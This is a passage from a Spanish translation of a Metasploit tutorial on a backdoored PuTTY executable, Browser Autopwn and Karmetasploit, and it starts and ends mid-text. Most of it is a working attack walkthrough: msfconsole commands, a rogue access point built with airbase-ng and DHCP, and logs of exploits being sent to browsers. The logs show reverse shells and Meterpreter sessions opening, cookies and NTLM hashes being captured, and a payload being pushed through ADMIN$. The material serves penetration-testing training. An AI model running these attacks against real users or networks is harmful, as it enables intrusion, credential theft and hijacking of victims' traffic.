Ahora haga clic en putty.exe y tenga su “listener” levantado, tienes ahora tu primer backdoored primer ejecutable y a disfrutar de su shell meterpreter.

### 12.2 [Browser Autopwn](#)

## Browser Autopwn

---

En DefCon 17, desarrolladores de Metasploit de Egipto presentó un navegador Autopwn para MSF. Este nuevo módulo realiza una emocionante navegación y toma “fingerprintings” antes de lanzar exploits de la víctima. Por lo tanto, si el PC remoto está usando Internet Explorer 6, no se pondrá en marcha la explotación de IE7 en ella. El paquete de “slides” (diapositivas) para la presentación de Egipto está disponible para su placer de la lectura en: [http://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-egypt-guided\\_missiles\\_metasploit.pdf](http://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-egypt-guided_missiles_metasploit.pdf).

La instalación para el módulo 'server/browser\_autopwn' es muy simple como se muestra below.como

```
msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options:
```

Name	Current Setting	Required	Description
LHOST	192.168.1.101	yes	The IP address to use for reverse-connect payloads
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Use SSL
URIPATH		no	The URI to use for this exploit (default is random)

```
msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) >
```

Eso es realmente todo lo que hay a la configuración requerida. Ahora vamos a correrlo y ver lo que hace.

```
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module running as background job
msf auxiliary(browser_autopwn) >

[*] Starting exploit modules on host 192.168.1.101...
[*] ---
...snip...
[*] Starting exploit multi/browser/firefox_escape_retval with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/zCtg7oC
[*] Local IP: http://192.168.1.101:8080/zCtg7oC
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/vTNGJx
[*] Local IP: http://192.168.1.101:8080/vTNGJx
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/abmR33jxStsF7
[*] Local IP: http://192.168.1.101:8080/abmR33jxStsF7
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
...snip...
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/RdDDhKANpV
[*] Local IP: http://192.168.1.101:8080/RdDDhKANpV
[*] Server started.

[*] --- Done, found 11 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.

Now all we need to do is get some poor victim to navigate to our malicious website and when they do, Browser Autopwn will target their browser based on its version.

[*] Request '/' from 192.168.1.128:1767
[*] Request '?sessid=V21uZG93czpYUDp1bmRlZmluZWQ6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQMjo=' from 192.168.1.128:1767
[*] JavaScript Report: Windows:XP:undefined:en-us:x86:MSIE:6.0:SP2:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Sending Internet Explorer COM CreateObject Code Execution exploit HTML to 192.168.1.128:1774...
[*] Sending Internet Explorer Daxclete.OCX Key Frame Method Heap Buffer Overflow Vulnerability to 192.168.1.128:1775...
[*] Sending Microsoft Internet Explorer Data Binding Memory Corruption init HTML to 192.168.1.128:1774...
[*] Sending EXE payload to 192.168.1.128:1775...
[*] Sending stage (71836 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:62360 -> 192.168.1.128:1798)
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
=====

 Id  Description  Tunnel
 --  -----
 1  Meterpreter  192.168.1.101:62360 -> 192.168.1.128:1798

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: XP-SP2-BARE
OS : Windows XP (Build 2600, Service Pack 2).
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask    : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:41:f2:e8
IP Address : 192.168.1.128
Netmask    : 255.255.0.0

meterpreter >
```

Una operación muy astuta! Y no sólo se limita a Internet Explorer. Inclusive Firefox podría ser abusado.

```
[*] Request '/' from 192.168.1.112:1122
[*] Request '/?sessid=V2luZG93czpYUDp1bmRlZmluZWQ6ZnItRlI6eDg2OkZpcmVmb3g6MTo=' from 192.168.1.112:1122
[*] JavaScript Report: Windows:XP:undefined:fr-FR:x86:Firefox:1:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Request '/favicon.ico' from 192.168.1.112:1123
[*] 404ing /favicon.ico
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution to 192.168.1.112:1124...
[*] Sending Mozilla Suite/Firefox Navigator Object Code Execution to 192.168.1.112:1125...
[*] Sending Firefox 3.5 escape() Return Value Memory Corruption to 192.168.1.112:1123...
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution to 192.168.1.112:1125...
[*] Command shell session 3 opened (192.168.1.101:56443 -> 192.168.1.112:1126)

msf auxiliary(browser_autopwn) > sessions -i 3
[*] Starting interaction with 3...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Mozilla Firefox>hostname
hostname
dookie-fa154354

C:\Program Files\Mozilla Firefox>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : dookie
    IP Address . . . . . : 192.168.1.112
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 192.168.1.1

C:\Program Files\Mozilla Firefox>
```

## 12.3 [Karmetasploit](#)

# Karmetasploit

Karmetasploit es una gran función dentro de Metasploit, lo que le permite a los falsos puntos de acceso capturar contraseñas, datos, y llevar a cabo ataques contra el navegador de los clientes.

Hay algunas configuraciones necesarias para tener Karmetasploit funcionando adecuadamente. El primer paso es obtener el control de ejecución de archivo para Karmetasploit:

### 12.3.1 [Configuration](#)

# Configuration

Hay algunas configuraciones necesarias para tener Karmetasploit funcionando adecuadamente. El primer paso es obtener el control de ejecución de archivo para Karmetasploit:

```
root@bt4:/pentest/exploits/framework3# wget "http://metasploit.com/users/hdm/tools/karma.rc"
--2009-05-04 18:43:26-- http://metasploit.com/users/hdm/tools/karma.rc
Resolving metasploit.com... 66.240.213.81
Connecting to metasploit.com|66.240.213.81|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: `karma.rc'
```

```
100%[=====>] 1,088 --.-K/s in 0s  
2009-05-04 18:43:27 (88.7 MB/s) - `karma.rc' saved [1088/1088]
```

Después de haber obtenido ese requisito, es necesario crear la infraestructura que se requiere. Cuando los clientes se conectan al AP falso se espera que se le asigne una dirección IP. Como tal, tenemos que poner un servidor DHCP en su lugar. Vamos a configurar nuestro archivo "dhcpd.conf".

```
root@bt4:/pentest/exploits/framework3# cat /etc/dhcp3/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
}
```

Luego tenemos que instalar algunos requisitos.

```
Successfully installed activerecord-2.3.2
Building native extensions. This could take a while...
Successfully installed sqlite3-ruby-1.2.4
2 gems installed
Installing ri documentation for activerecord-2.3.2...
Installing ri documentation for sqlite3-ruby-1.2.4...
Installing RDoc documentation for activerecord-2.3.2...
Installing RDoc documentation for sqlite3-ruby-1.2.4...
```

Ahora estamos listos para ir. En primer lugar, debemos reiniciar nuestro adaptador inalámbrico en modo monitor. Para ello, primero detener la interfaz, y luego use airmon-ng para reiniciar en modo monitor. Entonces, nosotros utilizamos la base airbase-ng para iniciar una nueva red.

```
root@bt4:~# airmon-ng

Interface     Chipset      Driver
wifi0         Atheros       madwifi-ng
ath0          Atheros       madwifi-ng VAP (parent: wifi0)

root@bt4:~# airmon-ng stop ath0

Interface     Chipset      Driver
wifi0         Atheros       madwifi-ng
ath0          Atheros       madwifi-ng VAP (parent: wifi0) (VAP destroyed)

root@bt4:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt4:~# dhcpcd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0.24
Sending on  LPF/at0/00:1a:4d:49:0b:26/10.0.0.24
```

```

Sending on Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpd.pid: Permission denied.
root@bt4:~# ps aux | grep dhcpcd
dhcpcd      6490  0.0  0.1  3812  1840 ?          Ss   22:55   0:00 dhcpcd3 -cf /etc/dhcp3/dhcpcd.conf at0
root       6493  0.0  0.0  3232   788 pts/0     S+   22:55   0:00 grep dhcpcd
root@bt4:~# airmon-ng start wifi0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
5636    NetworkManager
5641    wpa_supplicant
5748    dhclient3

Interface     Chipset      Driver
wifi0         Atheros       madwifi-ngError for wireless request "Set Frequency" (8B04) :
                  SET failed on device ath0 ; No such device.
ath0: ERROR while getting interface flags: No such device

ath1         Atheros       madwifi-ng VAP (parent: wifi0)

root@bt4:~# airbase-ng -P -C 30 -e "U R PWND" -v ath1
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on ath1 to 1800
22:52:25  Access Point with BSSID 00:1A:4D:49:0B:26 started.

```

Airbase-ng ha creado una nueva interfaz para nosotros, at0. Esta es la interfaz de ahora vamos a utilizar. Ahora vamos a asignar una dirección IP a nosotros mismos y poner en marcha nuestro servidor DHCP escuchando en nuestra nueva interfaz.

```

root@bt4:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt4:~# dhcpcd3 -cf /etc/dhcp3/dhcpcd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0.24
Sending on  LPF/at0/00:1a:4d:49:0b:26/10.0.0.24
Sending on  Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpcd.pid: Permission denied.
root@bt4:~# ps aux | grep dhcpcd
dhcpcd      6490  0.0  0.1  3812  1840 ?          Ss   22:55   0:00 dhcpcd3 -cf /etc/dhcp3/dhcpcd.conf at0
root       6493  0.0  0.0  3232   788 pts/0     S+   22:55   0:00 grep dhcpcd

```

### 12.3.2 [Karmetasploit in Action](#)

## Karmetasploit in Action

Ahora, con todo listo, todo lo que queda es ejecutar Karmetasploit! Ponemos en marcha Metasploit, alimentándolo archivo de nuestro control de ejecución.

```

root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfconsole -r karma.rc

```



```

=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- ---=[ 372 exploits - 234 payloads
+ -- ---=[ 20 encoders - 7 nops
=[ 149 aux

resource> load db_sqlite3
[ - ]
[ - ] The functionality previously provided by this plugin has been
[ - ] integrated into the core command set. Use the new 'db_driver'
[ - ] command to use a database driver other than sqlite3 (which
[ - ] is now the default). All of the old commands are the same.
[ - ]
[ - ] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3:
Deprecated plugin
resource> db_create /root/karma.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource> set LHOST 10.0.0.1
...snip...
[*] Using URL: http://0.0.0.0:55550/hzr8QG95C
[*] Local IP: http://192.168.2.2:55550/hzr8QG95C
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.

msf auxiliary(http) >

```

En este punto, estamos en marcha. Todo lo que se requiere ahora es que un cliente se conecte a un acces point falso. Cuando se conectan, verán una falso "captive portal" en pantalla de estilo independientemente al sitio web que intenta conectarse. Usted puede ver a través de su salida, y ver que un gran número de diferentes servidores se han iniciado. De DNS, POP3, IMAP, HTTP a varios servidores, tenemos una amplia red ahora se lanza a la captura de varios bits de información.

Ahora vamos a ver qué pasa cuando un cliente se conecta al AP falsos que hemos establecido.

```

msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01 cookies=MC1=V=3&
GUID=e2eabc69be554e3587acce84901a53d3; MUID=E7E065776DBC40099851B16A38DB8275; mh=MSFT;
CULTURE=EN-US; zip=z:68101|la:41.26|lo:-96.013|c:US|hr:1; FlightGroupId=14; FlightId=BasePage;
hpsvr=M:5|F:5|T:5|E:5|D:blu|W:F; hpcli=W:H|L.|S.|R.|U:L|C.|H.; ushpwea=wc:USNE0363; wpv=2
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a transaction /usr/lib/ruby/1.8/sqlite3/errors.rb:62:in
`check' /usr/lib/ruby/1.8/sqlite3/resultset.rb:47:in `check' /usr/lib/ruby/1.8/sqlite3/resultset.rb:39:in `commence' /usr/lib/ruby/1.8/sqlite3
...snip...

```

```

[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c52f13be6:U=ecaec12d78faa1ba:TM=1241334857:L=1241334880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA-1p_IbBocsb3m4eFCH6hIlae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IlyadEJRw0iplsT8uHhsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
cookies=REF=ID=474686c52f13be6:U=ecaec12d78faa1ba:TM=1241334857:L=1241334880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA-1p_IbBocsb3m4eFCH6hIlae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IlyadEJRw0iplsT8uHhsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Sending MS03-020 Internet Explorer Object Type to 10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows 2000 5.0
..snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1362 TARGET\POWN3D LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dcic2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bd9c19 OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\POWN3D...
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] AUTHENTICATED as TARGET\POWN3D...
[*] Connecting to the ADMINS share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Created UxsjordQ.exe...
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Connecting to the Service Control Manager...
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermedium stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\POWN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NT HASH: OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\POWN3D LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1df4cd OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\POWN3D...
[*] AUTHENTICATED as TARGET\POWN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\POWN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

msf auxiliary(http) > sessions -l

Active sessions
=====
Id  Description  Tunnel
--  -----
1  Meterpreter  10.0.0.1:45017 -> 10.0.0.100:1364

```

### 12.3.3 [Attack Analysis](#)

## Attack Analysis

Wow! Esa fue una gran salida! Por favor tómese el tiempo para leer a través de la salida, y tratar de entender lo que está sucediendo. Vamos a romper algunos de los resultados.

```
[*] DNS 10.0.0.100:1284 XID 92 (IN::A ecademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
```

Aquí podemos ver las búsquedas de DNS que se están produciendo. La mayoría de estos son iniciadas por Karmetasploit en los intentos de recopilar información del cliente.

```
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01 cookies= PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA 1P_IbBocsb3m4eFCH6h I1ae23ghwenHaEGltA5hizbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHSJGTYfpAlne1vB8

[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01 cookies= PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA 1P_IbBocsb3m4e FCH6hI1ae23g hwenHaEGltA5hizbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHSJGTYfpAlne1vB8
```

Aquí podemos ver Karmetasploit recogiendo información de las cookies desde el cliente. Esta información podría ser útil para su uso en ataques contra el usuario más adelante.

```
[*] Received 10.0.0.100:1362 TARGET\P0WN3D LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72 NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaaf5373897d NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)
```

Aquí es donde se pone realmente interesante! Hemos obtenido los hashes de contraseñas del sistema, que pueden ser utilizados para identificar las contraseñas reales. Esto es seguido por la creación de una sesión de Meterpreter.

Ahora tenemos acceso al sistema, le permite ver lo que podemos hacer con él.

```

msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps
Process list
=====

  PID  Name          Path
  ---  ---          ---
  144  smss.exe      \SystemRoot\System32\smss.exe
  172  csrss.exe     \??\C:\WINNT\system32\csrss.exe
  192  winlogon.exe  \??\C:\WINNT\system32\winlogon.exe
  220  services.exe  C:\WINNT\system32\services.exe
  232  lsass.exe     C:\WINNT\system32\lsass.exe
  284  firefox.exe   C:\Program Files\Mozilla Firefox\firefox.exe
  300  KodakImg.exe  C:\Program Files\Windows NT\Accessories\ImageVueKodakImg.exe
  396  svchost.exe   C:\WINNT\system32\svchost.exe
  416  spoolsv.exe   C:\WINNT\system32\spoolsv.exe
  452  svchost.exe   C:\WINNT\System32\svchost.exe
  488  regsvc.exe   C:\WINNT\system32\regsvc.exe
  512  MSTask.exe    C:\WINNT\system32\MSTask.exe
  568  VMwareService.exe  C:\Program Files\VMware\VMware Tools\VMwareService.exe
  632  WinMgmt.exe   C:\WINNT\System32\WBEM\WinMgmt.exe
  696  TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
  760  Explorer.exe   C:\WINNT\Explorer.exe
  832  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  848  rundll32.exe   C:\WINNT\system32\rundll32.exe
  860  VMwareUser.exe C:\Program Files\VMware\VMware Tool\VMwareUser.exe
  884  RtWLan.exe    C:\Program Files\ASUS WiFi-AP Solo\RtWLan.exe
  916  TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
  952  SCardSvr.exe   C:\WINNT\System32\SCardSvr.exe
 1168  IEXPLORE.EXE  C:\Program Files\Internet Explorer\IEXPLORE.EXE

meterpreter > ipconfig /all

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:85:81:55
IP Address   : 0.0.0.0
Netmask      : 0.0.0.0

Realtek RTL8187 Wireless LAN USB NIC
Hardware MAC: 00:c0:ca:1a:e7:d4
IP Address   : 10.0.0.100
Netmask      : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

meterpreter > pwd
C:\WINNT\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Maravilloso. Al igual que cualquier otro vector, nuestro período de sesiones Meterpreter está funcionando como se esperaba.

Sin embargo, no puede ser mucho lo que sucede en Karmetasploit, es muy rápido y haciendo uso de la salida estándar a cabo no puede ser utilizable. Vamos a ver otra forma de acceder a la información registrada. Vamos a interactuar con el karma.db que se crea en su directorio home.

Vamos a abrir con SQLite, y volcar el esquema.

```

root@bt4:~# sqlite3 karma.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'address' VARCHAR(16) UNIQUE,

```

```
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024),
'os_name' VARCHAR(255),
'os_flavor' VARCHAR(255),
'os_sp' VARCHAR(255),
'os_lang' VARCHAR(255),
'arch' VARCHAR(255)
);
CREATE TABLE notes (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'host_id' INTEGER,
'ntype' VARCHAR(512),
'data' TEXT
);
CREATE TABLE refs (
'id' INTEGER PRIMARY KEY NOT NULL,
'ref_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(512)
);
CREATE TABLE reports (
'id' INTEGER PRIMARY KEY NOT NULL,
'target_id' INTEGER,
'parent_id' INTEGER,
'entity' VARCHAR(50),
'etype' VARCHAR(50),
'value' BLOB,
'notes' VARCHAR,
'source' VARCHAR,
'created' TIMESTAMP
);
CREATE TABLE requests (
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'meth' VARCHAR(20),
'path' BLOB,
'headers' BLOB,
'query' BLOB,
'body' BLOB,
'respcode' VARCHAR(5),
'resphead' BLOB,
'response' BLOB,
'created' TIMESTAMP
);
CREATE TABLE services (
'id' INTEGER PRIMARY KEY NOT NULL,
'host_id' INTEGER,
'created' TIMESTAMP,
'port' INTEGER NOT NULL,
'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
